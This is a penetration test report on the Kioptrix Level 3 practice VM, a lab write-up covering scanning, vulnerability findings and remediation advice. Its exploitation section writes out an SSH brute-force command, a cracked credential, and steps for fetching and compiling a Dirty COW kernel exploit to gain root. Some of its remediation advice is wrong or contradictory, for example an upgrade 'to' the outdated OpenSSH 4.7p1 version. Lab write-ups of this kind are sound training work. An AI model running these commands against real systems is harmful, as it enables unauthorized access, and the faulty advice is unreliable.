2025

Kioptrix Level 3 Penetration Testing

A COMPREHENSIVE REPORT

BY OLUMIDE ONANUSI

EXECUTIVE SUMMARY

The penetration test of Kioptrix VM Level 3 was carried out in a structured manner to uncover security vulnerabilities and assess the system's resilience against potential cyber threats. The key findings include:

- **Reconnaissance Stage:** The initial phase involved gathering information about the target, including identifying the IP address using network discovery tools.
- **Scanning and Enumeration:** Using Nmap and Nessus, multiple vulnerable services were detected, including outdated versions of OpenSSH and Apache HTTP Server, as well as misconfigurations allowing insecure HTTP TRACE methods and weak SSH algorithms.
- **Exploitation Stage:** A systematic approach was taken to exploit identified vulnerabilities, including leveraging weak password policies and outdated software components to gain initial access to the system.
- **Post-Exploitation:** Privilege escalation techniques were applied to obtain root access, demonstrating the system's susceptibility to unauthorized administrative control.

The identified vulnerabilities pose significant security risks, including unauthorized access, data breaches, and service disruptions. The recommendations outlined in this report aim to remediate these weaknesses by updating software, enforcing secure configurations, and implementing strong access controls.

INTRODUCTION

Penetration testing is a critical process used to assess the security posture of an organization's IT infrastructure by simulating real-world cyberattacks. This report details a comprehensive penetration test conducted on the target system, Kioptrix VM Level 3, to evaluate its vulnerabilities and security weaknesses. The assessment involved multiple phases, including reconnaissance, scanning and enumeration, exploitation, and post-exploitation. Various tools such as Nmap, Nessus, and Linpeas.sh were utilized to identify and exploit potential security gaps. This report provides insights into the vulnerabilities discovered, the risks associated with them, and recommendations for mitigation to strengthen the overall security of the system.

RECONNAISSANCE

Here, Kioptrix L3's IP address was identified using the command "sudo netdiscover". The screenshot below shows the IP address as 192.168.211.131.

SCANNING AND ENUMERATION

NMAP VULNERABILITY SCAN SUMMARY

Port	Service
22	ssh
80	http

IDENTIFIED VULNERABLE PORTS

1. Port 22/tcp - OpenSSH 4.7p1 Debian 8ubuntu1.2 (Protocol 2.0)

Service Description: TCP port 22 is the default port for **Secure Shell (SSH)**, a tunneling protocol that allows users to securely connect to remote devices and issue commands. SSH is used by system administrators and others who need command-line access to remote devices. Port 22 is a popular target for ***brute force attacks*** and ***unauthorized access attempts***. The version (**OpenSSH 4.7p1**) in use here is outdated and lacks recent security updates, leaving it vulnerable to exploitation. The latest version is the OpenSSH is 9.7p1.

Vulnerabilities and Risks:

- As a commonly targeted port, leaving SSH open on port 22 increases the risk of brute force attacks.

- Older versions of OpenSSH might lack support for modern cryptographic algorithms, making connections susceptible to interception.

Recommendations:

1. Update to the latest stable release of OpenSSH which is version **OpenSSH 4.7p1**. it includes improved security protocols and support for stronger encryption.
2. Disable root login by setting PermitRootLogin no in the SSH configuration file.
3. Require public key authentication instead of password-based access.
4. Modify the SSH configuration file (/etc/ssh/sshd_config) to use a non-default port for SSH, minimizing exposure to automated attacks.
5. Use complex, high-entropy passwords for all SSH accounts to resist brute force attempts.

2. Port 80/tcp - Apache HTTPD 2.2.8 (Ubuntu) with PHP/5.2.4-2ubuntu5.6 (Suhosin-Patch)

Service Description:
Port 80 is used for HTTP, the protocol that serves web content to users. It's used to communicate between client computers and servers for HTTP requests and responses. Port 80 is often targeted for cyberattacks, such as data interception and unauthorized access. Because of this, it's important to monitor and control the traffic that passes through it. Apache HTTP Server 2.2.8 is a version of the web server software Apache, created on May 29, 2009 and last modified on August 9, 2010. Apache is a widely used web server that accepts HTTP requests from users and sends back the requested web pages. In this case, the server runs **Apache HTTP Server 2.2.8** with **PHP 5.2.4** (patched with Suhosin for additional security). This configuration, however, is severely outdated, as both Apache 2.2 and PHP 5.2 are unsupported versions with many known vulnerabilities. Legacy versions are often exposed to ***cross-site scripting (XSS), denial-of-service (DoS) attacks,*** and other potential exploits due to a lack of recent security patches.

Vulnerabilities and Risks:

- Older versions of Apache and PHP may not adequately filter inputs, leading to cross-site scripting (XSS) attacks.
- The form on the site is outdated and no longer supported by LotusCms. In other words, it has reached its end of life. Hence is opened to exploits.
- Denial of Service (DoS): Known vulnerabilities in Apache 2.2.8 can allow attackers to crash the server with crafted requests.
- Cleartext Communication: Using HTTP (instead of HTTPS) means data transmitted between client and server is unencrypted and susceptible to interception.

Recommendations:

1. Switch to the latest version of Apache httpd which ***is Apache httpd 2.4.62*** released on the 17th of July 2024. This update includes security patches, feature enhancements, and bug fixes, building on Apache's 2.4.x branch.
2. Disable the form if it's not necessary or migrate to a more secure, actively supported CMS, such as WordPress, Joomla, or Drupal. These platforms have robust security teams and frequent updates that address emerging threats.
3. Upgrade PHP to at least **PHP 7.x** or later. It provides better performance, improved security features, and support for modern libraries.
4. Implement **Let's Encrypt** or another Certificate Authority to obtain an SSL/TLS certificate and configure HTTPS. With HTTPS, data transmitted between the server and client is encrypted, which helps protect sensitive information and improves security posture.
5. The **Suhosin-Patch** for PHP provides additional security hardening for PHP, such as enhanced memory limits and more stringent checks on arrays and strings. However, since Suhosin is not actively maintained, implement newer, supported hardening solutions or PHP modules that offer security improvements.
6. Perform regular vulnerability scans on server to detect potential security weaknesses. Tools like **Nessus** or **OpenVAS** can help identify vulnerabilities. Address any findings promptly by applying necessary patches and updates.
7. Disable directory listing to avoid exposing the structure of your web server to attackers.
8. Implement secure HTTP headers, such as X-Content-Type-Options and X-Frame-Options, to protect against clickjacking and MIME-sniffing attacks.

NESSUS VULNERABILITY SCAN SUMMARY

Scan Tool: *Nessus*

Objective: It provides details on the vulnerabilities identified during the Nessus scan of KVM3. The vulnerabilities are classified by their severity levels, descriptions, and potential impact. Remediation recommendations are included to mitigate the risks.

VULNERABILITIES OVERVIEW

Vulnerability ID	Vulnerability Name	Risk Rating
11213	HTTP TRACE / TRACK Methods Allowed	Medium/High
90317	SSH Weak Algorithms Supported	Medium/High
10114	ICMP Timestamp Request Remote Date Disclosure	Low/Medium

Vulnerability ID	Vulnerability Name	Risk Rating
70658	SSH Server CBC Mode Ciphers Enabled	Low/Medium
153953	SSH Weak Key Exchange Algorithms Enabled	Low/Medium
71049	SSH Weak MAC Algorithms Enabled	Low/Meduim

NESSUS VULNERABILITIES ANALYSIS

1. HTTP TRACE / TRACK Methods Allowed

Vulnerability ID: 11213

Risk Rating: Medium/High

Description: HTTP TRACE and TRACK methods are used to debug web server connections. The HTTP TRACE method allows a client to send a request to a server and receive the same request back in the server's response. The HTTP TRACK method is another HTTP method used for debugging. The HTTP TRACE method is primarily used for debugging purposes, such as verifying that a request arrives unaltered. It can also be used to check for intermediaries, such as proxies, gateways, or firewalls, that may affect the request and response.

So, while its not vulnerable by itself, the HTTP TRACE method can be used by attackers to bypass the HTTPOnly cookie flag. This could allow a Cross-Site Scripting (XSS) attack to access a session token. Not all servers implement the TRACE method, and in certain cases, its use have been disallowed due to security concerns.

Impact: Could allow attackers to retrieve sensitive information and manipulate session tokens.

Recommendations:

- The TRACE method can disclose sensitive information like internal authentication headers.
- Enabling these methods can make your server vulnerable to attacks like Cross-Site Tracking.
- The TRACE method is primarily used for debugging purposes, and most websites only require the GET, HEAD, and POST methods.
- Configure the BIG-IP HTTP profile to reject unknown methods, remove the TRACE method from the list of known methods, or use an iRule to block the TRACE method.
- Ensure that vulnerability scans and penetration testing are performed to identify potential configuration weaknesses or other threats.

- Configure your WAF to monitor and alert on attempts to access or manipulate sensitive files
- By default, AJP is enabled on port 8009. However, if the setup does not rely on AJP connector, disabling it can eliminate the risk.
- Set the TraceEnable directive to “off” in the main configuration file and then restart Apache.

2. SSH Weak Algorithms Supported

Vulnerability ID: 90317

Risk Rating: Medium/High

Description: "SSH Weak Algorithms Supported" means that a remote SSH server is configured to use weak encryption algorithms or no algorithm at all. This can increase the risk of unauthorized access to encrypted data and make it easier for attackers to crack passwords.

Impact: May compromise secure communication over SSH.

Recommendations:

- Upgrade to the latest version of OpenSSH, as it typically disables outdated algorithms by default. The current version as of November, 2024 is OpenSSH 9.5
- Modify SSH server configuration file to disable weak ciphers and MACs
- SSH Protocol 1 is insecure and should be explicitly disabled
- Configure key exchange algorithms to support secure options
- Ensure SSH clients also disable support for weak algorithms by editing their configuration files
- Use key-based authentication instead of passwords to further secure connections
- Monitor logs for compliance

3. ICMP Timestamp Request Remote Date Disclosure

Vulnerability ID: 10114

Risk Rating: Low/Medium

Description: ICMP is a protocol used for error messages and operational information queries, such as ping commands. ICMP Timestamp Request Remote Date Disclosure is a vulnerability that allows an attacker to learn the date and time of a target system by using the Internet Control Message Protocol (ICMP) to request timestamp information.

Impact: Enables reconnaissance activities and potential timing-based attacks.

Recommendations:

- configure the firewall to block incoming and outgoing ICMP packets with types 13 and 14
- Modify your network or system configuration to prevent responses to ICMP timestamp requests.
- Limit ICMP message types to only necessary ones, such as echo requests for diagnostics, by tailoring rules to block others.
- Use tools like **Nmap**, **Nessus**, or **OpenVAS** to identify systems responding to timestamp requests
- Regularly update operating systems and firmware, as some manufacturers address such vulnerabilities in updates.

4. SSH Server CBC Mode Ciphers Enabled

Vulnerability ID: 70658

Risk Rating: Low/Medium

Description: Cipher Block Chaining (CBC) mode ciphers are cryptographic algorithms that are susceptible to certain vulnerabilities, such as the "BEAST" attack. The “SSH Server CBC Mode Ciphers Enabled” is a vulnerability scan result that indicates that an SSH server is configured to support Cipher Block Chaining (CBC) encryption. CBC encryption allows an attacker to recover the plain text message from the ciphertext.

Impact: Puts secure communication over SSH at risk.

Recommendations:

- CBC mode should be disabled in favor of stronger, modern ciphers like those using Galois/Counter Mode (GCM)
- Apply changes by restarting the SSH service
- Use tools like ssh-audit to validate the SSH server configuration and identify supported ciphers
- Older SSH versions may default to CBC ciphers. Ensure that the OpenSSH package is up-to-date:
- Monitor SSH logs to ensure compliance with the updated cipher policy
- Limit SSH access to trusted IP ranges using a firewall

5. SSH Weak Key Exchange Algorithms Enabled

Vulnerability ID: 153953

Risk Rating: Low/Medium

Description: Key exchange algorithms are crucial for establishing a secure connection between the SSH client and server, "SSH Weak Key Exchange Algorithms Enabled" is a

vulnerability that means a remote SSH server is configured to use key exchange algorithms that are considered weak. Attacks can include man-in-the-middle and downgrade attacks, compromising the confidentiality and integrity of the SSH session.

Impact: Reduces the overall security of the SSH connection.

Recommendations:

- Disable Weak Key Exchange Algorithms.
- Restart the SSH service
- Update Open SSH
- Strengthen Diffie-Hellman Parameters
- Use vulnerability scanners like **Nessus**, **OpenVAS**, or **nmap** to verify compliance:

6. SSH Weak MAC Algorithms Enabled

Vulnerability ID: 71049

Risk Rating: Low/Medium

Description: "SSH Weak MAC Algorithms Enabled" is a scan result that indicates that a remote SSH server is configured to use weak MAC algorithms. This means that the server is configured to use either MD5 or 96-bit MAC algorithms, which are both considered weak. Weak SSH algorithms can make SSH connections vulnerable to man-in-the-middle attacks. This means that attackers can intercept and modify communication between the client and server, which could lead to unauthorized data manipulation, malicious code injection, or eavesdropping on sensitive information.

Impact: Enables potential manipulation of SSH data integrity.

Recommendations:

- Edit the SSH server configuration file to remove or exclude weak MAC algorithms, specify strong MAC algorithms and save the file and restart the SSH service.
- Ensure that your OpenSSH version supports modern and secure MAC algorithms.
- Use tools like **ssh-audit** to verify that only secure MAC algorithms are enabled
- Restrict SSH access to trusted IP ranges using a firewall
- Ensure that only SSH Protocol 2 is used
- Strengthen overall SSH security by replacing password authentication with key-based authentication.

EXPLOITATION (INITIAL ACCESS)

The website Kioptrix L3 was hosting was visited, and a homepage was found with links to a ***login page***, ***blog*** and ***gallery***. In the login page, there was a form to enter credentials to login., however, there was no known username nor password.

The link to the blog was visited and a short write up was found welcoming a new "lead programmer" called loneferret. This meant that **loneferret** is a user of the system.

Port 22 was opened, so bruteforce was attempted using the command;

hydra -l loneferret -P rockyou.txt -vV ssh://192.168.211.131

The bruteforcing attempt worked and was able to get a valid password for loneferret.

Loneferret:starwars

Then used the credentials to authenticate into ssh and it was successful. Although, it was after specifying the hostkey algorithm and kexalgorithm to use. Giving initial access to the system as loneferret and was able to navigate through different directories. However, loneferret is just a regular user. Access to certain directories were limited. Hence, the need for privilege escalation.

POST-EXPLOITATION

So, there's initial access now, but privilege escalation is needed to have root/admin access. So, a comprehensive system enumeration is needed to find out more about the Kioptrix L3 system. So, the tool ***linpeas.*sh** was downloaded and hosted on a simple http server, and wget was used to download it on a writable folder (/tmp) in the Kioptrix L3 machine. It was then changed to an executable file using ***chmod*** command.

Once this was done, then the file was run using "**./linpeas -ae**", giving a full enumeration scan of the system. The scan result showed the password of a user on sql database.

Upon navigating to the gconfig.php file, it was discovered that the password was in fact for the "root" user.

Using ***gobuster dir -u http://192.168.211.131 -w common.txt*** different directories were discovered and was able to navigate to phpMyAdmin and authenticated as root.

The credentials were tried on the sql database "*PHPMyAdmin*" and login was successful

After navigating through the database, other users (loneferret and dreg) and their password hashes were discovered. These credentials however were good for access into the database (phpmyadmin) only, and not the system.

First was to find out the version of operating system Kioptrix L3 machine was using. Then find out the different ways they can be exploited. After finding the exploits, one was chosen and sent to Kali system's desktop

Next was to send the exploit to Kioptrix L3 system. In this instance, a simple http website was created to host the exploit using ***python3 -m http.server 80***

Then to get the file in the Kioptrix L3 system, the command ***wget*** was used along with the file link. After getting the file on the Kioptrix L3 system, the following command was run because it needed to be compiled being a C programming file ***gcc 9083.c -o malware*** however, this gave an "Architecture Unsupported" error, which was primarily because the downloaded exploit was designed for a 64bit system. However, the KVM3 system is a 32bit system.

So, another search was conducted and parameters were refined. So, first was to confirm the kernel version and check for available exploits.

A compatible exploit was chosen and saved on the Kali system. The saved file was hosted on the web and was downloaded on KIoptrix L3 system.

Next was to compile the exploit file based on the format documented in the exploit file. gcc -pthread dirty.c -o dirty -lcrypt. In this case, "***gcc -pthread 40839.c -o hook -lcrypt***".

Here, the file name was changed to "***hook***", and was converted into an executable file.

Then the file was run, giving root access to the system.

This exploit created a new user "firefart", and was automatically given admin privilege.

To confirm if a new user was truly added, cat /etc/passwd was used to confirm it.

the only other instruction in the exploit documentation was followed,

"***mv /tmp/passwd.bak /etc/passwd***"

Finally, the user "***loneferret***" was switched to the new user "***firefart***" with administrative access.

RECOMMENDATIONS

To enhance the security of the system, it is recommended that the following measures be implemented:


1. Immediate Remediation: Patch all identified vulnerabilities and update outdated software components.
2. Security Training: Provide cybersecurity awareness training for employees to recognize and prevent security threats.
3. Penetration Testing: Conduct regular penetration testing to identify new vulnerabilities and maintain a strong security posture.
4. Incident Response Plan: Develop and test an incident response plan to handle potential security breaches effectively.
5. Continuous Monitoring: Implement a Security Information and Event Management (SIEM) system for real-time threat detection and response.

CONCLUSION


The penetration test revealed several critical vulnerabilities in the Kioptrix VM Level 3 system, emphasizing the need for immediate security improvements. The successful exploitation of weak SSH configurations, outdated software versions, and poor authentication mechanisms highlights the importance of regular security assessments and proactive patch management. Organizations should implement the recommended security measures, such as updating OpenSSH and Apache, disabling insecure protocols, and enforcing strong authentication policies. By addressing these vulnerabilities, the organization can significantly reduce its attack surface and enhance its overall cybersecurity resilience.


APPENDIX


NMAP SCAN



KVM3 IP ADDRESS




1 2 3 4
luminusi@kali: ~
File Actions Edit View Help
(luminusi㉿kali)-[~]
$ nmap -p22 -T5 -sV 192.168.211.131
Starting Nmap 7.95 (https://nmap.org) at 2025-03-18 14:42 EDT
Nmap scan report for 192.168.211.131
Host is up (0.0014s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
MAC Address: 00:0C:29:67:C5:BA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
(luminusi㉿kali)-[~]
$



File Actions Edit View Help
(luminusi㉿kali)-[~]
$ nmap -p22 -T5 -sV --script=ssh2-enum-algos,ssh-auth-methods,ssh-hostkey,ssh-publickey-acceptance,ssh-run,sshv1 192.168.211.131
Starting Nmap 7.95 (https://nmap.org) at 2025-03-18 14:06 EDT
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.211.131
Host is up (0.0022s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ssh-run: Failed to specify credentials and command to run.
| ssh-auth-methods:
| Supported authentication methods:
| publickey
|_ password
| ssh-hostkey:
| 1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_ 2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
| ssh2-enum-algos:
| kex_algorithms: (4)
| diffie-hellman-group-exchange-sha256
| diffie-hellman-group-exchange-sha1
| diffie-hellman-group14-sha1
| diffie-hellman-group1-sha1
| server_host_key_algorithms: (2)
| ssh-rsa
| ssh-dss
| encryption_algorithms: (13)
| aes128-cbc
| 3des-cbc
| blowfish-cbc
| cast128-cbc
| arcfour128
| arcfour256
| arcfour
| aes192-cbc
| aes256-cbc
| rijndael-cbc@lysator.liu.se

